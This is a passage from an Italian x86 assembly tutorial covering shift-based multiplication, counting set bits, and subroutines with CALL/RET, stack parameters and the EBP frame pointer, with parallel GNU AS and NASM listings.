op1:    .byte   0x07, 0x00 # little endian = 0x0007  intero senza segno.
op2:    .byte   0x03, 0x00 # little endian = 0x0003  intero senza segno.
#
.section .text
.globl _start
#
_start:
    movzx op1,  %edx       # Moltiplicando.
    movzx op2,  %ecx       # Moltiplicatore.
    mov   $0,   %eax       # Risultato.
do_mol:
    cmp   $0,   %ecx       # Se il moltiplicatore è pari a zero, il ciclo
    jz    end_do_mol       # deve terminare.
    shr   $1,   %ecx       # Fa scorrere a destra il moltiplicatore e se
    jnc   end_do_mol_somma # l'indicatore di riporto non è attivo, salta
                           # la somma.
do_mol_somma:
    add   %edx, %eax       # Aggiunge il moltiplicando al risultato.
end_do_mol_somma:
    shl   $1,   %edx       # Fa scorrere il moltiplicando a sinistra.
    jmp   do_mol           # Torna all'inizio del ciclo.
end_do_mol:
    mov   %eax, %ebx       # Restituisce il valore del prodotto,
    mov   $1,   %eax       # ammesso che sia abbastanza piccolo
    int   $0x80            # da poter essere rappresentato come
                           # valore di uscita.
```

```
; op1 * op2
;
section .data
op1:    dw      0x0007     ; Intero senza segno.
```

```
op2:    dw      0x0003      ; Intero senza segno.
;
section .text
global _start
;
_start:
    movzx edx, word [op1]  ; Moltiplicando.
    movzx ecx, word [op2]  ; Moltiplicatore.
    mov   eax,      0      ; Risultato.
do_mol:
    cmp   ecx,      0      ; Se il moltiplicatore è pari a zero, il ciclo
    jz    end_do_mol       ; deve terminare.
    shr   ecx,      1      ; Fa scorrere a destra il moltiplicatore e se
    jnc   end_do_mol_somma ; l'indicatore di riporto non è attivo, salta
                           ; la somma.
do_mol_somma:
    add   eax,      edx    ; Aggiunge il moltiplicando al risultato.
end_do_mol_somma:
    shl   edx,      1      ; Fa scorrere il moltiplicando a sinistra.
    jmp   do_mol           ; Torna all'inizio del ciclo.
end_do_mol:
    mov   ebx,      eax    ; Restituisce il valore del prodotto,
    mov   eax,      1      ; ammesso che sia abbastanza piccolo
    int   0x80             ; da poter essere rappresentato come
                           ; valore di uscita.
```

Come si può vedere, moltiplicando e moltiplicatore sono variabili da 16 bit, in modo da avere la certezza che il risultato del prodotto sia contenibile in un registro. Nel caso del primo listato, fatto per GNU AS, lo spazio in memoria viene dichiarato come sequenza di due byte, perché manca la possibilità di definire esplicitamente un intero «corto».

556.6 Conteggio dei bit a uno

Viene proposto un esempio di programma che conta quanti bit a uno compongono un certo valore numerico. Per farlo, si usa lo scorrimento (in questo caso è a destra, ma non farebbe differenza) e quindi viene contato il riporto (l'indicatore di riporto è attivo se fuoriesce una cifra a uno).

```
#
.section .data
op1:      .int 44
#
.section .text
.globl _start
#
_start:
    mov   op1, %eax         # EAX contiene il numero di cui contare i bit a 1.
    mov   $0, %ecx          # ECX è il contatore dei bit a uno.
do_conta:
    cmp   $0, %eax          # Se EAX è a zero, il conteggio dei bit
```

```
    jz    end_do_conta      # si conclude.
    shr   $1, %eax          # Fa scorrere a destra EAX.
    adc   $0, %ecx          # ECX = ECX + 0 + carry.
    jmp   do_conta          # Riprende il ciclo.
end_do_conta:
    mov   %ecx, %ebx        # Restituisce la quantità di bit.
    mov   $1, %eax          #
    int   $0x80             #
```

```
;
section .data
op1:      dd 44
;
section .text
global _start
;
_start:
    mov   eax, [op1]        ; EAX contiene il numero di cui contare i bit a 1.
    mov   ecx, 0            ; ECX è il contatore dei bit a uno.
do_conta:
    cmp   eax, 0            ; Se EAX è a zero, il conteggio dei bit
    jz    end_do_conta      ; si conclude.
    shr   eax, 1            ; Fa scorrere a destra EAX.
    adc   ecx, 0            ; ECX = ECX + 0 + carry.
    jmp   do_conta          ; Riprende il ciclo.
end_do_conta:
    mov   ebx, ecx          ; Restituisce la quantità di bit.
    mov   eax, 1            ;
    int   0x80              ;
```

Viene proposto un metodo alternativo che utilizza la sottrazione e l'abbinamento con l'operatore logico AND (è descritto nella sezione 548.10):

```
#
.section .data
op1:      .int 44
#
.section .text
.globl _start
#
_start:
    mov   op1, %eax      # EAX contiene il numero di cui contare i bit a 1.
    mov   $0, %ecx       # ECX è il contatore dei bit a uno.
do_conta:
    cmp   $0, %eax       # Se EAX è a zero, il conteggio dei bit
    jz    end_do_conta   # si conclude.
    mov   %eax, %edx     # Fa una copia in EDX.
    dec   %eax           # Decrementa EAX di una unità.
    and   %edx, %eax     # EAX := EAX AND EDX.
    inc   %ecx           # ECX++
    jmp   do_conta       # Riprende il ciclo.
```

```
end_do_conta:
    mov   %ecx, %ebx    # Restituisce la quantità di bit.
    mov   $1, %eax      #
    int   $0x80         #
```

```
;
section .data
op1:      dd 44
;
section .text
global _start
;
_start:
    mov   eax, [op1]    ; EAX contiene il numero di cui contare i bit a 1.
    mov   ecx, 0        ; ECX è il contatore dei bit a uno.
do_conta:
    cmp   eax, 0        ; Se EAX è a zero, il conteggio dei bit
    jz    end_do_conta  ; si conclude.
    mov   edx, eax      ; Fa una copia in EDX.
    dec   eax           ; Decrementa EAX di una unità.
    and   eax, edx      ; EAX := EAX AND EDX.
    inc   ecx           ; ECX++
    jmp   do_conta      ; Riprende il ciclo.
end_do_conta:
    mov   ebx, ecx      ; Restituisce la quantità di bit.
    mov   eax, 1        ;
    int   0x80          ;
```

[1] **GDB** GNU GPL

Funzioni

Attraverso l'uso delle istruzioni '**CALL**' e '**RET**' è possibile realizzare delle subroutine, ovvero qualcosa che assomigli alle funzioni dei linguaggi di programmazione più evoluti.

```
CALL indirizzo
```

```
RET
```

L'istruzione '**CALL**', prima di passare il controllo all'indirizzo di memoria indicato,[1] salva l'indirizzo dell'istruzione successiva alla chiamata nella pila dei dati (*stack*). Per converso, l'istruzione '**RET**' recupera dalla pila l'ultimo elemento e passa il controllo all'istruzione che si trova all'indirizzo contenuto in tale elemento estratto.

557.1 Esempio banale di chiamata

Per comprendere il meccanismo con cui si realizzano le subroutine, si prende in considerazione un esempio, già descritto, che calcola il prodotto tra due numeri attraverso lo scorrimento dei valori. Come sempre, vengono mostrati due listati equivalenti, fatti rispettivamente per GNU AS e NASM.

```
1   # op1 * op2
2   #
3   .section .data
4   op1:    .byte   0x07, 0x00    # little endian = 0x0005  intero senza segno.
5   op2:    .byte   0x03, 0x00    # little endian = 0x0003  intero senza segno.
6   #
7   .section .text
8   .globl _start
9   #------------------------------------------------------------------------
10  _start:
11      movzx op1,  %edx        # Moltiplicando.
12      movzx op2,  %ecx        # Moltiplicatore.
13      mov   $0,   %eax        # Risultato.
14  bp1:
15      call  f_mol             # Esegue la moltiplicazione: EAX = EDX * ECX
16  bp2:
17      mov   %eax, %ebx        # Restituisce il valore del prodotto,
18      mov   $1,   %eax        # ammesso che sia abbastanza piccolo
19      int   $0x80             # da poter essere rappresentato come
20                              # valore di uscita.
21  #------------------------------------------------------------------------
22  # Moltiplicazione di due numeri interi.
23  # EAX = EDX * ECX
24  # I registri EDX e ECX vengono alterati durante il procedimento.
25  #
26  f_mol:
27      cmp   $0,   %ecx        # Se il moltiplicatore è pari a zero, il ciclo
28      jz    f_end_mol         # deve terminare.
```

```
29      shr   $1,   %ecx        # Fa scorrere a destra il moltiplicatore e se
30      jnc   end_do_somma      # l'indicatore di riporto non è attivo, salta
31                              # la somma.
32  do_somma:
33      add   %edx, %eax        # Aggiunge il moltiplicando al risultato.
34  end_do_somma:
35      shl   $1,   %edx        # Fa scorrere il moltiplicando a sinistra.
36      jmp   f_mol             # Torna all'inizio della funzione.
37  f_end_mol:
38      ret                     # Torna all'istruzione successiva alla chiamata.
```

```
1   ; op1 * op2
2   ;
3   section .data
4   op1:    dw      0x0007    ; Intero senza segno.
5   op2:    dw      0x0003    ; Intero senza segno.
6   ;
7   section .text
8   global _start
9   ;------------------------------------------------------------------------
10  _start:
11      movzx edx, word [op1]  ; Moltiplicando.
12      movzx ecx, word [op2]  ; Moltiplicatore.
13      mov   eax,      0      ; Risultato.
14  bp1:
15      call  f_mol            ; Esegue la moltiplicazione: EAX = EDX * ECX
16  bp2:
17      mov   ebx,      eax    ; Restituisce il valore del prodotto,
18      mov   eax,      1      ; ammesso che sia abbastanza piccolo
19      int   0x80             ; da poter essere rappresentato come
20                             ; valore di uscita.
21  ;------------------------------------------------------------------------
22  ; Moltiplicazione di due numeri interi.
23  ; EAX = EDX * ECX
24  ; I registri EDX e ECX vengono alterati durante il procedimento.
25  ;
26  f_mol:
27      cmp   ecx,      0      ; Se il moltiplicatore è pari a zero, il ciclo
28      jz    f_end_mol        ; deve terminare.
29      shr   ecx,      1      ; Fa scorrere a destra il moltiplicatore e se
30      jnc   end_do_somma     ; l'indicatore di riporto non è attivo, salta
31                             ; la somma.
32  do_somma:
33      add   eax,      edx    ; Aggiunge il moltiplicando al risultato.
34  end_do_somma:
35      shl   edx,      1      ; Fa scorrere il moltiplicando a sinistra.
36      jmp   f_mol            ; Torna all'inizio della funzione.
37  f_end_mol:
38      ret                    ; Torna all'istruzione successiva alla chiamata.
```

Si osservi che il programma viene eseguito a partire dalla riga 11 e che si conclude alla riga

19. La subroutine, ovvero la funzione che esegue la moltiplicazione, si trova in un gruppo di istruzioni successive, il cui inizio è segnalato dall'etichetta '**`f_mol`**'.

La funzione riceve il moltiplicando e il moltiplicatore attraverso due registri, utilizzando a sua volta un altro registro per restituire il risultato.

557.2 Salvataggio dei registri prima della chiamata

Ogni funzione ha la necessità di elaborare dati senza interferire con il resto del programma; in pratica, ogni funzione deve poter utilizzare i registri con una certa libertà. Nell'esempio precedente vengono utilizzati dei registri per passare alla funzione i valori da moltiplicare, ma all'interno della funzione il contenuto dei registri viene modificato. Per lo scopo dell'esempio, il fatto che i registri ***ECX*** e ***EDX*** vengano modificati, non produce effetti collaterali, ma in un programma più complesso potrebbe essere il caso di salvaguardare il contenuto originale dei registri prima della chiamata di una funzione. L'esempio successivo mostra una variante del codice contenuto tra le etichette '**`bp1`**' e '**`bp2`**', allo scopo di conservare una copia dei registri che contengono il moltiplicando e il moltiplicatore, per ripristinarla dopo la chiamata:

```
bp1:
    push  %ecx          # Salva il moltiplicatore nella pila.
    push  %edx          # Salva il moltiplicando nella pila.
    call  f_mol         # Esegue la moltiplicazione: EAX = EDX * ECX
    pop   %edx          # Recupera il moltiplicando dalla pila.
    pop   %ecx          # Recupera il moltiplicatore dalla pila.
bp2:
```

```
bp1:
    push  ecx           ; Salva il moltiplicatore nella pila.
    push  edx           ; Salva il moltiplicando nella pila.
    call  f_mol         ; Esegue la moltiplicazione: EAX = EDX * ECX
    pop   edx           ; Recupera il moltiplicando dalla pila.
    pop   ecx           ; Recupera il moltiplicatore dalla pila.
bp2:
```

Come si può intendere, il recupero dei valori dalla pila deve avvenire in senso inverso.

557.3 Passaggio di parametri attraverso la pila

Per rendere più libera la funzione dal programma chiamante, conviene utilizzare la stessa pila per il passaggio dei parametri. In pratica, dopo avere salvato i registri che contengono dati importanti (ammesso che ciò vada fatto), occorre accumulare nella pila gli argomenti della chiamata della funzione, secondo un ordine convenuto per la funzione stessa. All'interno della funzione, poi, si vanno a pescare questi valori per usarli nell'elaborazione.

```
# op1 * op2
#
.section .data
```

```
op1:    .byte   0x07, 0x00 # little endian = 0x0005  intero senza segno.
op2:    .byte   0x03, 0x00 # little endian = 0x0003  intero senza segno.
#
.section .text
.globl _start
#------------------------------------------------------------------------
_start:
    movzx op1,      %edx    # Moltiplicando.
    movzx op2,      %ecx    # Moltiplicatore.
bp1:
    push  %ecx              # Salva il moltiplicatore nella pila.
    push  %edx              # Salva il moltiplicando nella pila.
    #
    push  %ecx              # Inserisce il secondo parametro nella pila.
    push  %edx              # Inserisce il primo parametro nella pila.
    call  f_mol             # Esegue la moltiplicazione: EAX = EDX * ECX
    add   $4,       %esp    # Espelle il primo parametro della chiamata.
    add   $4,       %esp    # Espelle il secondo parametro della chiamata.
    #
    pop   %edx              # Recupera il moltiplicando dalla pila.
    pop   %ecx              # Recupera il moltiplicatore dalla pila.
bp2:
    mov   %eax,     %ebx    # Restituisce il valore del prodotto,
    mov   $1,       %eax    # ammesso che sia abbastanza piccolo
    int   $0x80             # da poter essere rappresentato come
                            # valore di uscita.
#------------------------------------------------------------------------
# Moltiplicazione di due numeri interi.
# f_mol (a, b) => EAX
# EAX = a * b
#
f_mol:
    mov   4(%esp), %edx     # Copia il primo parametro in EDX.
    mov   8(%esp), %ecx     # Copia il secondo parametro in ECX.
    mov   $0,      %eax     # Azzera EAX per sicurezza.
do_mol:
    cmp   $0,      %ecx     # Se il moltiplicatore è pari a zero, il ciclo
    jz    end_do_mol        # deve terminare.
    shr   $1,      %ecx     # Fa scorrere a destra il moltiplicatore e se
    jnc   end_do_somma      # l'indicatore di riporto non è attivo, salta
                            # la somma.
do_somma:
    add   %edx,    %eax     # Aggiunge il moltiplicando al risultato.
end_do_somma:
    shl   $1,      %edx     # Fa scorrere il moltiplicando a sinistra.
    jmp   do_mol            # Torna all'inizio del ciclo di moltiplicazione.
end_do_mol:
    ret                     # Torna all'istruzione successiva alla chiamata.
```

```
; op1 * op2
;
section .data
op1:    dw      0x0007      ; Intero senza segno.
op2:    dw      0x0003      ; Intero senza segno.
;
section .text
global _start
;-------------------------------------------------------------------------
_start:
    movzx edx, word [op1]   ; Moltiplicando.
    movzx ecx, word [op2]   ; Moltiplicatore.
bp1:
    push  ecx               ; Salva il moltiplicatore nella pila.
    push  edx               ; Salva il moltiplicando nella pila.
    ;
    push  ecx               ; Inserisce il secondo parametro nella pila.
    push  edx               ; Inserisce il primo parametro nella pila.
    call  f_mol             ; Esegue la moltiplicazione: EAX = EDX * ECX
    add   esp,      4       ; Espelle il primo parametro della chiamata.
    add   esp,      4       ; Espelle il secondo parametro della chiamata.
    ;
    pop   edx               ; Recupera il moltiplicando dalla pila.
    pop   ecx               ; Recupera il moltiplicatore dalla pila.
bp2:
    mov   ebx,      eax     ; Restituisce il valore del prodotto,
    mov   eax,      1       ; ammesso che sia abbastanza piccolo
    int   0x80              ; da poter essere rappresentato come
                            ; valore di uscita.
;-------------------------------------------------------------------------
; Moltiplicazione di due numeri interi.
; f_mol (a, b) => EAX
; EAX = a * b
;
f_mol:
    mov   edx,      [esp+4] ; Copia il primo parametro in EDX.
    mov   ecx,      [esp+8] ; Copia il secondo parametro in ECX.
    mov   eax,      0       ; Azzera EAX per sicurezza.
    ;
do_mol:
    cmp   ecx,      0      ; Se il moltiplicatore è pari a zero, il ciclo
    jz    end_do_mol       ; deve terminare.
    shr   ecx,      1      ; Fa scorrere a destra il moltiplicatore e se
    jnc   end_do_somma     ; l'indicatore di riporto non è attivo, salta
                           ; la somma.
do_somma:
    add   eax,      edx    ; Aggiunge il moltiplicando al risultato.
end_do_somma:
    shl   edx,      1      ; Fa scorrere il moltiplicando a sinistra.
    jmp   do_mol           ; Torna all'inizio del ciclo di moltiplicazione.
```

```
end_do_mol:
    ret                     ; Torna all'istruzione successiva alla chiamata.
```

Come si vede, rispetto alla versione precedente dello stesso programma, il risultato del prodotto, calcolato all'interno della funzione, continua a essere restituito attraverso il registro ***EAX***, ma sarebbe stato possibile accumulare nella pila, prima della chiamata, un valore in più, da considerare poi come il risultato generato dalla funzione.

All'inizio della funzione vengono recuperati i valori che costituiscono gli argomenti della chiamata. Tale operazione viene eseguita attraverso queste istruzioni:

```
    mov   4(%esp), %edx    # Copia il primo parametro in EDX.
    mov   8(%esp), %ecx    # Copia il secondo parametro in ECX.
```

```
    mov   edx,      [esp+4] ; Copia il primo parametro in EDX.
    mov   ecx,      [esp+8] ; Copia il secondo parametro in ECX.
```

L'operando '**`4(%esp)`**', ovvero '**`[esp+4]`**', individua l'indirizzo di memoria corrispondente al valore del registro ***ESP***, più quattro byte.

Il registro ***ESP*** è l'indice della pila (*stack pointer*) che punta all'ultimo elemento presente (quello in cima alla pila). Nei sistemi Unix (compresi i sistemi GNU) la pila parte da una posizione elevata della memoria e «cresce» utilizzando indirizzi che invece decrescono. Pertanto, considerato che l'ultimo elemento della pila è l'indirizzo di ritorno, l'elemento immediatamente precedente lo si raggiunge quattro byte dopo (32 bit) e quello ancora precedente si trova otto byte dopo la posizione finale.


Figura 557.9. Situazione della pila in corrispondenza dell'etichetta '**`f_mol`**'.

La funzione elabora il prodotto dei valori forniti come argomento e ne lascia il risultato nel registro ***EAX***. Al ritorno, la pila si presenta come si vede nella figura successiva:

Figura 557.10. Situazione della pila immediatamente dopo la chiamata della funzione.



Pila	
primo parametro	← *ESP*
secondo parametro	← *ESP + 4 byte*
copia di EDX prima della chiamata	← *ESP + 8 byte*
copia di ECX prima della chiamata	
...	

Come si vede, occorre espellere dalla pila i parametri usati per la chiamata. Dal momento che non c'è bisogno di rileggere il loro valore, ci si limita a decrementare l'indice della pila, ovvero si incrementa il valore del registro ***ESP*** a gruppi di quattro byte alla volta.

Figura 557.11. Situazione della pila dopo l'espulsione dei parametri della chiamata.

Pila	
copia di EDX prima della chiamata	← *ESP*
copia di ECX prima della chiamata	
...	

Naturalmente, considerato che la funzione non altera i valori accumulati nella pila, la chiamata potrebbe essere semplificata un po':

```
bp1:
    push  %ecx  # Salva ECX, inserendolo come secondo parametro nella pila.
    push  %edx  # Salva EDX, inserendolo come primo parametro nella pila.
    call  f_mol # Esegue la moltiplicazione: EAX = EDX * ECX
    pop   %edx  # Recupera EDX dalla pila.
    pop   %ecx  # Recupera ECX dalla pila.
bp2:
```

```
bp1:
    push  ecx   ; Salva ECX, inserendolo come secondo parametro nella pila.
    push  edx   ; Salva EDX, inserendolo come primo parametro nella pila.
    call  f_mol ; Esegue la moltiplicazione: EAX = EDX * ECX
    pop   edx   ; Recupera EDX dalla pila.
    pop   ecx   ; Recupera ECX dalla pila.
bp2:
```

557.4 Utilizzo del registro «EBP»

Perché una funzione possa gestire delle variabili «locali», ovvero tali da avere un campo di azione limitato alla funzione stessa, senza lasciare tracce al ritorno dalla chiamata, si deve usare la pila aggiungendovi altri elementi. Questo fatto complica l'accesso ai parametri della chiamata, perché durante l'esecuzione delle istruzioni della funzione, l'indice della pila può spostarsi. A questo proposito, all'inizio di una funzione, conviene conservare una copia del registro ***ESP*** in un altro registro apposito: ***EBP*** (*base pointer*). In pratica, l'indice contenuto in ***EBP*** dovrebbe essere sempre usato per rappresentare la posizione in cui si trova l'indirizzo di ritorno della funzione in cui ci si trova.

Viene riproposto il programma già presentato nella sezione precedente, con le semplificazioni già descritte a proposito della chiamata e con le modifiche relative all'uso del registro ***EBP***.

```
# op1 * op2
#
.section .data
op1:    .byte   0x07, 0x00 # little endian = 0x0005  intero senza segno.
op2:    .byte   0x03, 0x00 # little endian = 0x0003  intero senza segno.
#
.section .text
.globl _start
#------------------------------------------------------------------------
_start:
    movzx op1,     %edx    # Moltiplicando.
    movzx op2,     %ecx    # Moltiplicatore.
    mov   $0,      %eax    # Risultato.
bp1:
    push  %ebp             # Salva il registro EBP prima della chiamata.
    push  %ecx             # Inserisce il moltiplicando nella pila.
    push  %edx             # Inserisce il moltiplicatore nella pila.
    call  f_mol            # Esegue la moltiplicazione: EAX = EDX * ECX
    pop   %edx             # Recupera il moltiplicando dalla pila.
    pop   %ecx             # Recupera il moltiplicatore dalla pila.
    pop   %ebp             # Recupera il registro EBP dopo la chiamata.
bp2:
    mov   %eax,    %ebx    # Restituisce il valore del prodotto,
    mov   $1,      %eax    # ammesso che sia abbastanza piccolo
    int   $0x80            # da poter essere rappresentato come
                           # valore di uscita.
#------------------------------------------------------------------------
# Moltiplicazione di due numeri interi.
# f_mol (a, b) => EAX
# EAX = a * b
#
f_mol:
    mov   %esp,    %ebp    # Copia ESP in EBP.
    mov   4(%ebp), %edx    # Copia il primo parametro in EDX.
    mov   8(%ebp), %ecx    # Copia il secondo parametro in ECX.
    mov   $0,      %eax    # Azzera EAX per sicurezza.
    #
```

```
do_mol:
    cmp   $0,       %ecx    # Se il moltiplicatore è pari a zero, il ciclo
    jz    end_do_mol        # deve terminare.
    shr   $1,       %ecx    # Fa scorrere a destra il moltiplicatore e se
    jnc   end_do_somma      # l'indicatore di riporto non è attivo, salta
                            # la somma.
do_somma:
    add   %edx,     %eax    # Aggiunge il moltiplicando al risultato.
end_do_somma:
    shl   $1,       %edx    # Fa scorrere il moltiplicando a sinistra.
    jmp   do_mol            # Torna all'inizio del ciclo di moltiplicazione.
end_do_mol:
    mov   %ebp,     %esp    # Ripristina ESP, espellendo le variabili locali.
    ret                     # Torna all'istruzione successiva alla chiamata.
```

```
; op1 * op2
;
section .data
op1:    dw      0x0007      ; Intero senza segno.
op2:    dw      0x0003      ; Intero senza segno.
;
section .text
global _start
;------------------------------------------------------------------------
_start:
    movzx edx, word [op1]   ; Moltiplicando.
    movzx ecx, word [op2]   ; Moltiplicatore.
bp1:
    push  ebp               ; Salva il registro EBP prima della chiamata.
    push  ecx               ; Inserisce il moltiplicando nella pila.
    push  edx               ; Inserisce il moltiplicatore nella pila.
    call  f_mol             ; Esegue la moltiplicazione: EAX = EDX * ECX
    pop   edx               ; Recupera il moltiplicando dalla pila.
    pop   ecx               ; Recupera il moltiplicatore dalla pila.
    pop   ebp               ; Recupera il registro EBP dopo la chiamata.
bp2:
    mov   ebx,      eax     ; Restituisce il valore del prodotto,
    mov   eax,      1       ; ammesso che sia abbastanza piccolo
    int   0x80              ; da poter essere rappresentato come
                            ; valore di uscita.
;------------------------------------------------------------------------
; Moltiplicazione di due numeri interi.
; f_mol (a, b) => EAX
; EAX = a * b
;
f_mol:
    mov   ebp,      esp     ; Copia ESP in EBP.
    mov   edx,      [ebp+4] ; Copia il primo parametro in EDX.
    mov   ecx,      [ebp+8] ; Copia il secondo parametro in ECX.
    mov   eax,      0       ; Azzera EAX per sicurezza.
```

```
    ;
do_mol:
    cmp   ecx,      0       ; Se il moltiplicatore è pari a zero, il ciclo
    jz    end_do_mol        ; deve terminare.
    shr   ecx,      1       ; Fa scorrere a destra il moltiplicatore e se
    jnc   end_do_somma      ; l'indicatore di riporto non è attivo, salta
                            ; la somma.
do_somma:
    add   eax,      edx     ; Aggiunge il moltiplicando al risultato.
end_do_somma:
    shl   edx,      1       ; Fa scorrere il moltiplicando a sinistra.
    jmp   do_mol            ; Torna all'inizio del ciclo di moltiplicazione.
end_do_mol:
    mov   esp,      ebp     ; Ripristina ESP, espellendo le variabili locali.
    ret                     ; Torna all'istruzione successiva alla chiamata.
```


Nei listati appena mostrati si vede che ***EBP*** viene salvato prima della chiamata e ripristinato successivamente. Esiste però un altro modo, più diffuso, per cui il registro ***EBP*** va salvato nella pila all'inizio della funzione, con le conseguenze che ciò comporta:

```
…
bp1:
    push  %ecx              # Inserisce il moltiplicando nella pila.
    push  %edx              # Inserisce il moltiplicatore nella pila.
    call  f_mol             # Esegue la moltiplicazione: EAX = EDX * ECX
    pop   %edx              # Recupera il moltiplicando dalla pila.
    pop   %ecx              # Recupera il moltiplicatore dalla pila.
bp2:
…
f_mol:
    push   %ebp             # Salva il registro EBP.
bp3:
    mov   %esp,     %ebp    # Copia ESP in EBP.
    mov   8(%ebp),  %edx    # Copia il primo parametro in EDX.
    mov   12(%ebp), %ecx    # Copia il secondo parametro in ECX.
    mov   $0,       %eax    # Azzera EAX per sicurezza.
…
end_do_mol:
    mov   %ebp,     %esp    # Ripristina ESP, espellendo le variabili locali.
    pop   %ebp              # Riporta il registro EBP allo stato precedente.
    ret                     # Torna all'istruzione successiva alla chiamata.
```


```
…
bp1:
    push  ecx               ; Inserisce il moltiplicando nella pila.
    push  edx               ; Inserisce il moltiplicatore nella pila.
    call  f_mol             ; Esegue la moltiplicazione: EAX = EDX * ECX
    pop   edx               ; Recupera il moltiplicando dalla pila.
    pop   ecx               ; Recupera il moltiplicatore dalla pila.
```

```
bp2:
…
f_mol:
    push  ebp                   ; Salva il registro EBP.
bp3:
    mov   ebp,      esp         ; Copia ESP in EBP.
    mov   edx,      [ebp+8]     ; Copia il primo parametro in EDX.
